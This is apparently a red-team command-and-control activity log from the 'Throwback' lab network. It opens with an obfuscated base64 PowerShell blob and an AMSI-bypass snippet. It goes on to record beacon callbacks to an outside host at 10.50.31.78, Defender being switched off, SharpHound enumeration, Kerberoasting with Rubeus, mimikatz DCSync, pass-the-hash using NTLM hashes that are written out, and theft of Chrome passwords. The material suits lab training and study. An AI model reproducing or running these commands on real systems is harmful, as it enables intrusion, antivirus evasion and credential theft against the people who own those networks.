			AHAAZQAoACIAJAAoACgAJwBTAHk AcwAnACsAJwB0AGUAbQAnACKAL gBuAE8AUgBtAGEATABJAHoAZQAO AFsAYwBoAGEAUgBdACgANwAwA CkAKwBbAGMASABBAHIAXQAoAFs AQgBZAHQARQBdADAAeAA2AGYA KQArAFsAQwBIAGEAUgBdACgAWw BCAHkAVABIAF0AMAB4ADcAMgAp ACsAWwBDAGgAQQBByAF0AKAAxA DAAOQApACsAWwBDAGgAYQBSA F0AKAA2ADgAKgA1ADYALwA1ADY AKQApACAALQByAGUAcABsAGEA YwBIACAAWwBjAGgAYQBSAF0AKA A5ADIAKQArAFsAYwBIAGEAUgBdA CgAWwBCAFkAdABIAF0AMAB4ADc AMAApACsAWwBjAGgAQQBByAF0AK ABbAGIAeQB0AEUAXQAwAHgANw BiACKwBbAEMAaABBAHIAXQAo AFsAYgBZAHQARQBdADAAeAA0A GQAKQArAFsAQwBoAGEAUgBdACg AWwBCAHkAdABFAF0AMAB4ADY ZQApACsAWwBDAGgAYQByAF0AK ABbAGIAWQB0AEUAXQAwAHgANw BkACKwBbAEMAaABBAHIAXQAo hAHIAXQAoADIANwArADUAMAApA CsAWwBDAEgAYQByAF0AKAA5ADc AKQArAFsAYwBIAEEAcgBdACgAW wBCAHkAdABFAF0AMAB4ADYAZQ ApACsAWwBDAGgAQQBByAF0AKAB bAEIAWQB0AGUAXQAwAHgANgAx ACKwBbAGMAaABhAHIAxQAoAD EAMAAzACKwBbAGMAaABBAHIA XQAoADMAKwA5ADgAKQArAFsAYw BIAEEAUgBdACgANQA4ACsANQAx ACKwBbAGMASABBAHIAXQAoA DYANQArADMAnGApACsAWwBjAGg AQQBByAF0AKAAxADEAMAqADQA OAAvADQAOAApACsAWwBDAGgAY QBSAF0AKABbAEIAeQB0AEUAXQA wAHgANwA0ACKwBbAGMAaABBAHIA ACcAWwB1AHQA9QAnACsAJwBtAO EAdADuACcACKwAnAPMABgAnACKA LgBOAG8AUgBNAEEATABJAFOAZQ AoAFsAYwBIAGEAcgBdACgAWwBC AFkAVABIAF0AMAB4ADQANgApAC sAWwBDAGgAQQBByAF0AKAAyADk AKwA4ADIAKQArAFsAYwBIAEEAcg BdACgAWwBjAHkAdABIAF0AMAB4A DcAMgApACsAWwBjAGgAYQBSAF0 AKABbAGIAWQB0AGUAXQAwAHgA NgBkACKwBbAEMASABBAFIAXQ AoADYAOAApACKAIAAtAHIAZQBwA

date	host	pid	activity
			GwAYQBjAGUAIABbAGMAaBBAFI AXQAoAFsAQgB5AHQAZQBdADAAe AA1AGMAKQArAFsAQwBIAEEAUgB dACgAWwBiAHkAdABFAF0AMAB4A DcAMA ApACs AWwBjAGgAQQBSAF 0AKAbBAGIAWQB0AEUAXQAwAHg ANwBiACKwBbAGMAaABBAHIAx QAoADcANwArADIAMAAtADIAMA Ap ACs AWwBDAEgAQQBByAF0AKAAx A DEAMAAqADIAMA AvADIAMA ApACs AWwBjAEgAQQBSAF0AKAA5ADAA KwAzADUAKQApAC4AJAAoACgAJw DEAG0AcwDsAFUAdAAnACsAJwDu AGwAcwAnACKALgBuAE8AUgBtAEE ATABpAFoARQAoAFsAYwBoAEEAU gBdACgAWwBCAFkAVABIAF0AMAB 4ADQANgApACs AWwBjAGgAQQBS AF0AKAAxADEAMQApACs AWwBjA GgAQQBSAF0AKAbB AEIAWQB0AE UAXQAwAHgANwAyACKwBbAGM AaABBAFIAXQ AoADgAMA ArADIAO QApACs AWwBDAEgAYQBSAF0AKA BbAGIAeQB0AEUAXQAwAHgANAA0 ACKQAgAC0AcgBIAHAAbABhAG MAZQAgAFsAYwBoAGEAUgBdACgA WwBiAFkAdABIAF0AMAB4ADUAYw ApACs AWwBjAGgAQQBByAF0AKAAx ADEAMgArADEAMAA1AC0AMQA wA DUAKQArAFsAYwBIAGEAUgBdACg AMQAyADMAKQArAFsAQwBoAGEA cgBdACgANwA3ACKwBbAGMASA BBAHIAxQ AoADEAMQA wACsANQA 4AC0ANQA4ACKwBbAGMAaAb AFIAXQ AoADYANgArADUAQOQApAC kAlgApAC4ARwBIAHQARgBpAGUAb ABkACgAlgAkACgAKAAnAOIAbQBz AO0AJwArACcAUwBIAHMAc wAnACs AJwDtAPQAbgAnACKALgBOAG8AUg BtAGEAbABJAHoARQAoAFsAQwBIA EEAUgBdACgANwAwACsANAA0AC0 ANAA0ACkAKwBbAEMASABhAHIAx QAoADEAMQA xACKwBbAEMAA A BhAHIAxQ AoADEAMQA0ACKwBb AGMASABhAFIAXQ AoAFsAYgBZAF QAZQBdADAAeAA2AGQAKQArAFsA YwBoAEEAUgBdACgAWwBiAHkAdA BIAF0AMAB4ADQANA ApACkAIAAtA HIAZQBwAGwAYQBjAGUAIABbAGM ASABhAFIAXQ AoADMAMA ArADYAM gApACs AWwBjAGgAQQBByAF0AKAA 3ADMAKwAzADkAKQArAFsAYwBIA GEAcgBdACgAMQAyADMAKgA3ADg

date	host	pid	activity
			ALwA3ADgAKQArAFsAQwBIAEEAUg BdACgANwA3ACKAKwBbAGMAaABh AHIAxQoAFsAQgBZAHQAZQBdAD AAeAA2AGUAKQArAFsAYwBIAGEA cgBdACgAMQAxADUAkWAxADAk QApACIALAAgACIATgBvAG4AUAB1 AGIAbABpAGMALABTAHQAYQB0A GkAYwAiACKALgBTAGUAdABWAGE AbAB1AGUAKAAkAHQAcgBuAFAAa wBkAEUAVwBUACwAIAAkAG4AdQB sAGwAKQA7AFsAUGBIAGYAXQAUa EEAcwBzAGUAbQBiAGwAeQAuAEc AZQB0AFQAeQBwAGUAKAAiACQA KAAoACCauwB5AHMAJwArACCAdA BIAG0AJwApAC4AbgBPAFIAbQBhA EwASQB6AGUAKABbAGMAaABhAFI AXQAoADcAMAApACsAWwBjAEgAQ QByAF0AKABbAEIAWQB0AEUAXQA wAHgANgBmACKAKwBbAEMASABh AFIAxQoAFsAQgB5AFQAZQBdAD AAeAA3ADIACKQArAFsAQwBoAEEAc gBdACgAMQAwADkAKQArAFsAQwB oAGEAUgBdACgANgA4ACoANQA2A C8ANQA2ACKAKQAgAC0AcgBIAHA AbABhAGMAZQAgAFsAYwBoAGEA UgBdACgAOQAYACKAKwBbAGMAS ABhAFIAxQoAFsAQgBZAHQAZQB dADAAeAA3ADAAKQArAFsAYwBoA EEAcgBdACgAWwBiAHkAdABFAF0A MAB4ADcAYgApACsAWwBDAGgAQ QByAF0AKABbAGIAWQB0AEUAXQ AwAHgANABkACKAKwBbAEMAaABh AFIAxQoAFsAQgB5AHQARQBdAD AAeAA2AGUAKQArAFsAQwBoAGEA cgBdACgAWwBiAFkAdABFAF0AMAB 4ADcAZAApACKALgAkACgAWwBjAG gAYQByAF0AKAAyADcAKwA1ADAA KQArAFsAQwBIAGEAcgBdACgAOQ A3ACKAKwBbAGMASABBAHIAxQo AFsAQgB5AHQARQBdADAAeAA2A GUAKQArAFsAQwBoAEEAcgBdACg AWwBCAFkAdABIAF0AMAB4ADYAM QApACsAWwBjAGgAYQByAF0AKAA xADAAmWApACsAWwBjAGgAQQBy AF0AKAAzACsAOQA4ACKAKwBbAG MASABBAFIAXQoADUAOOArADUA MQApACsAWwBjAEgAQQByAF0AKA A2ADUAKwAzADYAKQArAFsAYwBo AEEAcgBdACgAMQAxADAAKgA0AD gALwA0ADgAKQArAFsAQwBoAGEA UgBdACgAWwBCAHkAdABFAF0AM AB4ADcANAApACKALgAkACgAKAAAn

date	host	pid	activity
			AMMAdQB0APUAJwArACcAbQDhAH QA7gAnACsAJwDzAG4AJwApAC4A TgBvAFIATQBBAEwASQBaAGUAKA BbAGMASABhAHIAxQAOAFsAQgBZ AFQAZQBdADAeAA0ADYAKQArAF sAQwBoAEEAcgBdACgAMgA5ACsA OAyACkAKwBbAGMASABBAHIAx QAoAFsAYgB5AHQAZQBdADAeAA 3ADIAKQArAFsAYwBoAGEAUgBdAC gAWwBiAFkAdABIAF0AMAB4ADYAZ AApACsAwwBDAEgAQQBSAF0AKA A2ADgAKQApACAALQByAGUAcABs AGEAYwBIACAAWwBjAGgAQQBSA F0AKABbAEIAeQB0AGUAXQAwAHg ANQBjACKwBbAEMASABBAFIAX QAoAFsAYgB5AHQARQBdADAeAA 3ADAAKQArAFsAYwBoAEEAUgBdA CgAWwBiAFkAdABFAF0AMAB4ADc AYgApACsAwwBjAGgAQQByAF0AK AA3ADcAKwAyADAALQAYADAAKQA rAFsAQwBIAEEAcgBdACgAMQAxAD AAKgAyADAALwAyADAAKQArAFsA YwBIAEEAUgBdACgAOQAwACsAM wA1ACKwAQwBIAEEAcgBdACgAMQAxAD tAHMA7ABVAHQAJwArACcA7gBsAH MAJwApAC4AbgBPAFIAbQBBAEwA aQBAAEUAkABbAGMAaABBAFIAXQ AoAFsAQgBZAFQAZQBdADAeAA0 ADYAKQArAFsAYwBoAEEAUgBdAC gAMQAxADEAKQArAFsAYwBoAEEA UgBdACgAWwBCAFkAdABFAF0AM AB4ADcAMgApACsAwwBjAGgAQQB SAF0AKAA4ADAAKwAyADkAKQArA FsAQwBIAEEAUgBdACgAWwBiAHk AdABFAF0AMAB4ADQANAApACKAI AAAtAHIAZQBwAGwAYQBjAGUAIABb AGMAaABhAFIAXQAOAFsAYgBZAH QAQZQBdADAAeAA1AGMAKQArAFsA YwBoAEEAcgBdACgAMQAxADIAKw AxADAANQAtADEAMAA1ACKwBb AGMASABhAFIAXQAOADEAMgAzAC kAKwBbAEMAaABhAHIAxQAOADcA NwApACsAwwBjAEgAQQByAF0AKA AxADEAMAArADUAOOAtADUAOOAp ACsAwwBjAGgAYQBSAF0AKAA2AD YAKwA1ADkAKQApACIAKQArAEcA ZQB0AEYAAQBIAGwAZAAoACIAJAA oACgAJwDgAG0AcwDsAEMA9AAAnA CsAJwBuAHQAZQB4AHQAJwApAC4 AbgBvAFIATQBhAGwAaQB6AGUAK ABbAEMAaABBAFIAXQAOAFsAYgB5 AHQARQBdADAAeAA0ADYAKQArA

date	host	pid	activity
07/01 21:09	THROWBACK-WS01	3808	FsAYwBoAEEAUgBdACgAWwBiAHk AdABIAF0AMAB4ADYAZgApACsAW wBDAEgAYQByAF0AKABbAEIAWQB UAGUAXQAwAHgANwAyACkAKwBb AEMASABhAHIAxQAoADEAMAA5A CoAOQA1AC8AOQA1ACkAKwBbAE MASABBAFIAXQAoAFsAYgB5AHQA ZQBdADAeAA0ADQAKQApACAAL QByAGUAcABsAGEAYwBIACAAWw BjAEgAQQBSAF0AKABbAEI AeQB0A EUAXQAwAHgANQBjACkAKwBbAG MAaABBAHIAxQAoADEAMQAyACs ANQA5AC0ANQA5ACKAKwBbAEMA SABBAFIAXQAoAFsAQgB5AFQARQ BdADAAeAA3AGIAKQArAFsAYwBoA EEAUgBdACgAWwBiAFkAVABIAF0A MAB4ADQAZAApACsAWwBDAGgAY QByAF0AKABbAEIAWQBUAEUAXQ AwAHgANgBIACkAKwBbAEMAABB AHIAxQAoADEAMgA1ACsAMQAxAD kALQAxADEAOQApACKAlgAsACAAI gBOAG8AbgBQAHUAYgBsAGkAYwA sAFMadABhAHQAaQBjACIAKQAuAF MAZQB0AFYAYQBssAHUAZQAoACQ AbgB1AGwAbAAsACAAWwBJAG4Ad ABQAHQAcgBdACQAcwBtAHQAagB hAGYAbwApADsA")) ie (unmanaged)

date	host	pid	activity
			73)+[char]([BYTE]0x6c)+[CHAR](115*45/45))";\$wvxnombp="+[CHAr]([bYTE]0x79)+[cHar](116)+[ChAr](120+34-34)+[ChAr]([bYtE]0x74)+[cHar]([BYTE]0x70)+[Char](103*5/5)+[cHAr]([ByTe]0x79)+[ChAR](119+102-102)+[Char]([ByTE]0x69)+[cHar]([ByTe]0x63)+[CChar](112+103-103)+[CHAr]([ByTe]0x6d)+[ChAR](118)+[CHaR]([bytE]0x69)+[cHaR](22+87)+[cHAr]([bytE]0x71)+[cHar]([ByTe]0x64)+[cHAR](110)";[Threading.Thread]::Sleep(1444);[Runtime.InteropServices.Marshal]::("\$([cHAr](87)+[CHAR]([bYTE]0x72)+[CChar](58+47)+[cHAR](116)+[chAR]([BytE]0x65)+[CChar]([byTe]0x49)+[cHaR](110*70/70)+[ChaR]([bYtE]0x74)+[char](40+11)+[cHaR]([BYtE]0x32))")([Ref].Assembly.GetType(\$gkgr).GetField("\$([chAR]([BytE]0x61)+[cHa](18+91)+[CHaR]([BYTE]0x73)+[chaR]([ByTE]0x69)+[char](67+9-9)+[CHAr]([Byte]0x6f)+[CHAR](110*81/81)+[chAR](116+9-9)+[CHAr](101*99/99)+[cHAr](87+33)+[Char]([bYTE]0x74))", [Reflection.BindingFlags]"NonPublic,Static").GetValue(\$WD),0x6e1f30b5);" (unmanaged)
07/01 21:10	THROWBACK-WS01	3808	run: Get-DomainController (unmanaged)
07/01 21:11	THROWBACK-WS01	3808	run .NET program: SharpHound.exe
07/01 21:12	THROWBACK-WS01	3808	run .NET program: SharpHound.exe /h
07/01 21:14	THROWBACK-WS01	3808	run .NET program: SharpHound.exe
07/01 21:15	THROWBACK-WS01	3808	run .NET program: SharpHound.exe --CollectionMethod All
07/01 21:24	THROWBACK-WS01	3808	run .NET program: SharpView.exe Get-DomainUser
07/01 21:36	THROWBACK-WS01	5800	spawn x86 features to: C:\Users\BlaireJ\AppData\Local\Temp\ssh_daemon.exe
07/01 21:36	THROWBACK-WS01	5800	spawn windows/beacon_https/reverse_https (10.50.31.78:444) as a child of 5800
07/01 21:37	THROWBACK-WS01	2880	run net user on localhost
07/01 21:38	THROWBACK-WS01	2880	run net sessions on localhost
07/01 21:38	THROWBACK-WS01	2880	run net share on localhost
07/01 21:41	THROWBACK-WS01	2880	spawn windows/foreign/reverse_https (10.50.31.78:443) as a child of 5800

date	host	pid	activity
07/01 21:41	THROWBACK-WS01	2880	spawn windows/foreign/reverse_https (10.50.31.78:443) as a child of 5800
07/01 21:50	THROWBACK-WS01	2880	spawn windows/foreign/reverse_https (10.50.31.78:443) as a child of 5800
07/01 21:54	THROWBACK-WS01	2880	run: Set-MpPreference -DisableRealtimeMonitoring \$true (unmanaged)
07/01 22:09	THROWBACK-WS01	2880	run: Get-DomainController (unmanaged)
07/01 22:09	THROWBACK-WS01	2880	run: Get-DomainUser (unmanaged)
07/01 22:10	THROWBACK-WS01	2880	run: Get-DomainUser select userprinciplename,displayname,description (unmanaged)
07/01 22:22	THROWBACK-WS01	2880	run: Get-DomainController (unmanaged)
07/01 22:24	THROWBACK-WS01	2880	run: \$ ipAddress= "10.200.34.117";[System.Net.Dns]::GetHostByAddress(\$ipAddress).HostName (unmanaged)
07/01 22:24	THROWBACK-WS01	2880	run: "\$ ipAddress= '10.200.34.117';[System.Net.Dns]::Get HostByAddress(\$ipAddress).Hostname" (unmanaged)
07/01 22:24	THROWBACK-WS01	2880	run: "\$ ipAddress= '10.200.34.117';[System.Net.Dns]::Get HostByAddress(\$ipAddress).Hostname" (unmanaged)
07/01 22:25	THROWBACK-WS01	2880	run: \$ ipAddress= "10.200.34.117";[System.Net.Dns]::GetHostByAddress(\$ipAddress).HostName (unmanaged)
07/01 22:25	THROWBACK-WS01	2880	run: \$ ipAddress= "10.200.34.176";[System.Net.Dns]::GetHostByAddress(\$ipAddress).HostName (unmanaged)
07/01 22:27	THROWBACK-WS01	2880	run: \$ ipAddress= "10.200.34.250";[System.Net.Dns]::GetHostByAddress(\$ipAddress).HostName (unmanaged)
07/01 22:28	THROWBACK-WS01	2880	run: \$ ipAddress= "10.200.34.250";[System.Net.Dns]::GetHostByAddress(\$ipAddress).HostName (unmanaged)
07/01 23:37	THROWBACK-WS01	2880	run: Get-DomainController (unmanaged)
07/01 23:38	THROWBACK-WS01	2880	run: Get-DomainController (unmanaged)
07/01 23:38	THROWBACK-WS01	2880	run: Get-DomainUser (unmanaged)

date	host	pid	activity
07/01 23:39	THROWBACK-WS01	2880	run: Get-DomainUser select samaccountname (unmanaged)
07/01 23:52	THROWBACK-WS01	2880	run: Invoke-Kerberoast (unmanaged)
07/01 23:56	THROWBACK-WS01	2880	run .NET program: Rubeus.exe
07/01 23:56	THROWBACK-WS01	2880	run .NET program: Rubeus.exe klist
07/01 23:57	THROWBACK-WS01	2880	run .NET program: Rubeus.exe monitor /interval:10 /nowrap
07/01 23:58	THROWBACK-WS01	2880	run .NET program: Rubeus.exe kerberoast /nowrap
07/02 00:00	THROWBACK-WS01	2880	run .NET program: Rubeus.exe kerberoast /h
07/02 00:08	THROWBACK-WS01	2704	spawn x86 features to: C:\Users\BlaireJ\AppData\Local\Temp\ssh_daemon.exe
07/02 00:08	THROWBACK-WS01	2704	spawn windows/beacon_https/reverse_https (10.50.31.78:444) as a child of 2704
07/02 00:11	THROWBACK-WS01	2704	spawn windows/foreign/reverse_https (10.50.31.78:443) as a child of 2704
07/02 00:12	THROWBACK-WS01	2704	run .NET program: Rubeus.exe /h
07/02 00:14	THROWBACK-WS01	2704	spawn windows/foreign/reverse_https (10.50.31.78:443) as a child of 2704
07/02 00:14	THROWBACK-WS01	2704	spawn windows/foreign/reverse_https (10.50.31.78:443) as a child of 2704
07/02 00:15	THROWBACK-WS01	2704	run .NET program: Rubeus.exe /h
07/02 00:15	THROWBACK-WS01	2704	run .NET program: Rubeus.exe kerberoast /nowrap /format:john
07/02 00:32	THROWBACK-WS01	2704	run .NET program: Rubeus.exe kerberoast /nowrap /format:hashcat
07/02 00:32	THROWBACK-WS01	2704	run: Get-DomainController (unmanaged)
07/02 00:32	THROWBACK-WS01	2704	run: Get-DomainController (unmanaged)
07/02 00:33	THROWBACK-WS01	2704	run: Invoke-Kerberoast fl (unmanaged)
07/02 00:34	THROWBACK-WS01	2704	run: invoke-kerberoast fl (unmanaged)
07/02 00:34	THROWBACK-WS01	2704	run: Invoke-Kerberoast fl (unmanaged)
07/02 00:34	THROWBACK-WS01	2704	run: Set-MpPreference - -DisableRealtimeMonitoring \$true (unmanaged)
07/02 00:34	THROWBACK-WS01	2704	run: Invoke-Kerberoast fl (unmanaged)
07/02 00:47	THROWBACK-WS01	2704	run: Get-DomainUser -TrustedtoAuth (unmanaged)

date	host	pid	activity
07/02 00:47	THROWBACK-WS01	2704	run: Get-DomainComputer - TrustedtoAuth (unmanaged)
07/02 00:50	THROWBACK-WS01	2704	run .NET program: Rubeus.exe asreproast /nowrap /format:john
07/02 01:31	THROWBACK-WS01	2704	spawn windows/beacon_bind_pipe (\.\.\pipe\msagent_c20e) as throwback\foxxr
07/02 01:33	THROWBACK-WS01	2704	spawn windows/beacon_bind_pipe (\.\.\pipe\msagent_c20e) as throwback\FoxxR
07/02 01:33	THROWBACK-WS01	2704	spawn windows/beacon_https/reverse_https (10.50.31.78:444) as throwback\FoxxR
07/02 01:36	THROWBACK-WS01	2704	spawn windows/beacon_bind_pipe (\.\.\pipe\msagent_c20e) as THROWBACK.local\FoxxR
07/02 02:11	THROWBACK-WS01	2704	spawn x86 features to: C:\Users\BlaireJ\AppData\Local\Temp\ssh_daemon.exe
07/02 02:12	THROWBACK-WS01	2704	spawn windows/foreign/reverse_https (10.50.31.78:443) as a child of 2704
07/02 02:19	THROWBACK-WS01	2704	spawn windows/foreign/reverse_https (10.50.31.78:443) as a child of 2704
07/02 05:36	THROWBACK-WS01	3000	spawn x86 features to: C:\Users\BlaireJ\AppData\Local\Temp\ssh_daemon.exe
07/02 05:37	THROWBACK-WS01	3000	spawn windows/beacon_https/reverse_https (10.50.31.78:444) as a child of 3000
07/02 05:37	THROWBACK-WS01	4920	spawn x86 features to: C:\Users\BlaireJ\AppData\Local\Temp\ssh_daemon.exe
07/02 05:38	THROWBACK-WS01	4920	spawn windows/foreign/reverse_https (10.50.31.78:443) as a child of 3000
07/02 05:43	THROWBACK-WS01	4920	spawn windows/foreign/reverse_https (10.50.31.78:443) as a child of 3000
07/02 05:45	THROWBACK-WS01	4920	spawn windows/foreign/reverse_https (10.50.31.78:443) as a child of 3000
07/02 08:43	THROWBACK-WS01	2564	spawn x86 features to: C:\Users\BlaireJ\AppData\Local\Temp\ssh_daemon.exe
07/02 08:43	THROWBACK-WS01	2564	spawn windows/beacon_https/reverse_https (10.50.31.78:444) as a child of 2564
07/02 08:43	THROWBACK-WS01	2564	spawn windows/foreign/reverse_https (10.50.31.78:443) as a child of 2564

date	host	pid	activity
07/02 08:44	THROWBACK-WS01	2564	spawn windows/foreign/reverse_https (10.50.31.78:443) as a child of 2564
07/02 08:45	THROWBACK-WS01	3704	spawn windows/foreign/reverse_https (10.50.31.78:443) as a child of 2564
07/02 08:45	THROWBACK-WS01	3704	spawn x86 features to: C:\Users\BlaireJ\AppData\Local\Temp\ssh_daemon.exe
07/02 08:45	THROWBACK-WS01	3704	spawn windows/foreign/reverse_https (10.50.31.78:443) as a child of 2564
07/02 08:45	THROWBACK-WS01	3704	spawn windows/foreign/reverse_https (10.50.31.78:443) as a child of 2564
07/02 08:46	THROWBACK-WS01	3704	spawn windows/foreign/reverse_https (10.50.31.78:443) as a child of 2564
07/02 08:47	THROWBACK-WS01	3704	spawn windows/foreign/reverse_https (10.50.31.78:443) as a child of 2564
07/02 08:47	THROWBACK-WS01	3704	spawn windows/beacon_https/reverse_https (10.50.31.78:444) as a child of 2564
07/02 08:47	THROWBACK-WS01	3704	spawn windows/foreign/reverse_https (10.50.31.78:443) as a child of 2564
07/02 08:49	THROWBACK-WS01	3704	spawn windows/foreign/reverse_https (10.50.31.78:443) as a child of 2564
07/02 08:49	THROWBACK-WS01	3704	spawn windows/foreign/reverse_https (10.50.31.78:443) as a child of 2564
07/02 08:50	THROWBACK-WS01	3704	spawn windows/foreign/reverse_https (10.50.31.78:443) as a child of 2564
07/02 08:51	THROWBACK-WS01	2564	spawn windows/foreign/reverse_https (10.50.31.78:443) as a child of 2564
07/02 08:52	THROWBACK-WS01	2564	spawn windows/foreign/reverse_https (10.50.31.78:443) as a child of 2564
07/02 08:52	THROWBACK-WS01	2564	spawn x86 features to: C:\Users\BlaireJ\AppData\Local\Temp\ssh_daemon.exe
07/02 08:52	THROWBACK-WS01	2564	spawn windows/foreign/reverse_https (10.50.31.78:443) as a child of 2564
07/02 08:52	THROWBACK-WS01	3704	spawn x86 features to: C:\Users\BlaireJ\AppData\Local\Temp\ssh_daemon.exe
07/02 08:52	THROWBACK-WS01	3704	spawn (x86) windows/foreign/reverse_https (10.50.31.78:443)
07/02 09:11	THROWBACK-WS01	3248	spawn x86 features to: C:\Users\BlaireJ\AppData\Local\Temp\ssh_daemon.exe
07/02 09:11	THROWBACK-WS01	3248	spawn windows/beacon_https/reverse_https (10.50.31.78:444) as a child of 3248

date	host	pid	activity
07/02 09:11	THROWBACK-WS01	3248	spawn windows/foreign/reverse_https (10.50.31.78:443) as a child of 3248
07/02 09:13	THROWBACK-WS01	4960	spawn x86 features to: C:\Users\BlaireJ\AppData\Local\Temp\ssh_daemon.exe
07/02 09:14	THROWBACK-WS01	4960	spawn windows/foreign/reverse_https (10.50.31.78:443) as a child of 3248
07/02 09:20	THROWBACK-WS01	3248	spawn x86 features to: C:\Users\BlaireJ\AppData\Local\Temp\ssh_daemon.exe
07/02 09:20	THROWBACK-WS01	3248	spawn windows/foreign/reverse_https (10.50.31.78:443) as a child of 3248
07/02 09:21	THROWBACK-WS01	3248	spawn windows/foreign/reverse_https (10.50.31.78:443) as a child of 3248
07/02 10:42	THROWBACK-TIME	4884	spawn (x86) windows/beacon_bind_pipe (\.\pipe\msagent_c20e)
07/02 10:55	THROWBACK-TIME	5044	spawn (x86) windows/foreign/reverse_https (10.50.31.78:443)
07/02 10:56	THROWBACK-TIME	5044	spawn (x86) windows/foreign/reverse_https (10.50.31.78:443)
07/02 10:56	THROWBACK-TIME	5044	spawn (x86) windows/foreign/reverse_https (10.50.31.78:443)
07/02 11:07	THROWBACK-TIME	5044	dump hashes
07/02 11:28	THROWBACK-TIME	5044	run mimikatz's @Isadump::dcsync /domain:THROWBACK.local /user:THROWBACK\Administrator command
07/02 11:34	THROWBACK-TIME	5044	run: Get-NetAdapter -Name 'Ethernet' Select-Object -ExpandProperty 'ifIndex' (unmanaged)
07/02 11:40	THROWBACK-TIME	5044	dump hashes
07/02 11:41	THROWBACK-TIME	5044	spawn windows/beacon_https/reverse_https (10.50.31.78:444) as Throwback.local\Administrator
07/02 11:44	THROWBACK-TIME	5044	dump hashes
07/02 11:50	THROWBACK-TIME	5044	run mimikatz's sekurlsa::pth /user:Administrator /domain:THROWBACK.local /ntlm:43d73c6a52e8626eabc5eb77148dca0b /run:"%COMSPEC% /c echo 5af60271378 > \.\pipe\7068fe" command
07/02 11:53	THROWBACK-TIME	5044	run net share on 10.200.34.117

date	host	pid	activity
07/02 11:58	THROWBACK-TIME	5044	spawn x86 features to: C:\Windows\TEMP\ssh_daemon.exe
07/02 11:58	THROWBACK-TIME	5044	spawn windows/foreign/reverse_https (10.50.31.78:443) as a child of 5112
07/02 11:58	THROWBACK-TIME	5044	spawn windows/foreign/reverse_https (10.50.31.78:443) as a child of 5112
07/02 11:59	THROWBACK-TIME	5044	spawn windows/foreign/reverse_https (10.50.31.78:443) as a child of 5112
07/02 12:10	THROWBACK-TIME	5044	dump hashes
07/03 03:43	THROWBACK-TIME	2768	spawn x86 features to: C:\Windows\TEMP\ssh_daemon.exe
07/03 03:44	THROWBACK-WS01	2700	spawn x86 features to: C:\Windows\TEMP\ssh_daemon.exe
07/03 03:44	THROWBACK-WS01	2700	spawn windows/beacon_https/reverse_https (10.50.31.78:444) as a child of 2700
07/03 03:46	THROWBACK-WS01	2700	spawn x86 features to: C:\Users\BlaireJ\AppData\Local\Temp\ssh_daemon.exe
07/03 03:46	THROWBACK-WS01	2700	spawn windows/beacon_https/reverse_https (10.50.31.78:444) as a child of 2700
07/03 04:00	THROWBACK-WS01	1784	spawn x86 features to: C:\Windows\TEMP\ssh_daemon.exe
07/03 04:02	THROWBACK-WS01	1784	spawn (x86) windows/beacon_bind_pipe (\\.\pipe\msagent_c20e)
07/03 04:03	THROWBACK-TIME	2768	spawn x86 features to: C:\Windows\TEMP\ssh_daemon.exe
07/03 04:03	THROWBACK-TIME	2768	spawn (x86) windows/beacon_bind_pipe (\\.\pipe\msagent_c20e)
07/03 04:11	THROWBACK-TIME	4736	spawn (x86) windows/foreign/reverse_https (10.50.31.78:443)
07/03 05:14	THROWBACK-TIME	4736	scan ports 1-1024,3389,5900-6000 on 10.200.34.117
07/03 05:15	THROWBACK-TIME	4736	run mimikatz's sekurlsa::pth /user:Administrator /domain:THROWBACK-TIME /ntlm:43d73c6a52e8626eabc5eb7714 8dca0b /run:"%COMSPEC% /c echo acb311002f1 > \\.\pipe\cbcfdc3" command
07/03 05:30	THROWBACK-WS01	2656	spawn x86 features to: C:\Users\BlaireJ\AppData\Local\Temp\ssh_daemon.exe

date	host	pid	activity
07/03 05:30	THROWBACK-WS01	2656	spawn windows/beacon_https/reverse_https (10.50.31.78:444) as a child of 2656
07/03 05:33	THROWBACK-TIME	2696	spawn x86 features to: C:\Windows\TEMP\ssh_daemon.exe
07/03 05:34	THROWBACK-TIME	2696	spawn (x86) windows/beacon_bind_pipe (\\.\pipe\msagent_c20e)
07/03 05:39	THROWBACK-TIME	480	run net user Timekeepe on localhost
07/03 05:39	THROWBACK-TIME	480	run net user Timekeeper on localhost
07/03 05:40	THROWBACK-TIME	480	run net localgroup on localhost
07/03 05:41	THROWBACK-TIME	480	run net group on localhost
07/03 05:42	THROWBACK-TIME	480	run net localgroup /user on localhost
07/03 05:42	THROWBACK-TIME	480	run net localgroup Administrators on localhost
07/03 05:44	THROWBACK-TIME	480	run net sessions on localhost
07/03 05:44	THROWBACK-TIME	480	run net logons on localhost
07/03 05:44	THROWBACK-TIME	480	run net domain_trusts
07/03 05:58	THROWBACK-TIME	2696	run mimikatz's sekurlsa::pth /user:spook /domain:THROWBACK.local /ntlm:6bdfcca7cc64ea531a5bf14638 8b020 /run:"%COMSPEC% /c echo f172fc29bd6 > \\.\pipe\aeF3ab" command
07/03 06:31	THROWBACK-TIME	480	run mimikatz's dpapi::chrome command
07/03 06:31	THROWBACK-TIME	480	run mimikatz's dpapi::chrome /in:"C:\Users\spooks\AppData\Local\Google\Chrome\User Data\Default\Login Data" command
07/03 06:32	THROWBACK-TIME	480	run mimikatz's dpapi::chrome /in:"C:\Users\Administrator.THROWB ACK\AppData\Local\Google\Chrome\U ser Data\Default\Login Data" command
07/03 06:32	THROWBACK-TIME	480	run mimikatz's dpapi::chrome /in:"C:\Users\AdministratoR\AppData\Local\Google\Chrome\User Data\Default\Login Data" command
07/03 06:33	THROWBACK-TIME	480	run mimikatz's dpapi::chrome /in:"C:\Users\Administrator\AppData\Loca
07/03 06:33	THROWBACK-TIME	480	run mimikatz's dpapi::chrome /in:"C:\Users\Timekeep\AppData\Loca

date	host	pid	activity
			\Google\Chrome\User Data\Default\Login Data" command
07/03 08:10	THROWBACK-WS01	4344	run net user on localhost
07/03 08:15	THROWBACK-WS01	4344	run: Get-DomainUser (unmanaged)
07/03 08:15	THROWBACK-WS01	4344	run: Set-MpPreference - DisableRealtimeMonitoring \$true. (unmanaged)
07/03 08:16	THROWBACK-WS01	4344	run: Get-DomainUser (unmanaged)
07/03 08:16	THROWBACK-WS01	4344	run: Set-MpPreference - DisableRealtimeMonitoring \$true (unmanaged)
07/03 08:16	THROWBACK-WS01	4344	run: Get-DomainController (unmanaged)
07/03 08:16	THROWBACK-WS01	4344	run: Get-DomainUser (unmanaged)
07/03 08:18	THROWBACK-WS01	4344	run: Get-DomainUser select-object samaccountname (unmanaged)
07/03 09:15	THROWBACK-TIME	480	SSH to 10.200.34.117:22 as FoxxR
07/03 09:18	THROWBACK-TIME	480	run net share on localhost
07/03 09:19	THROWBACK-TIME	480	run net share on 10.200.34.117
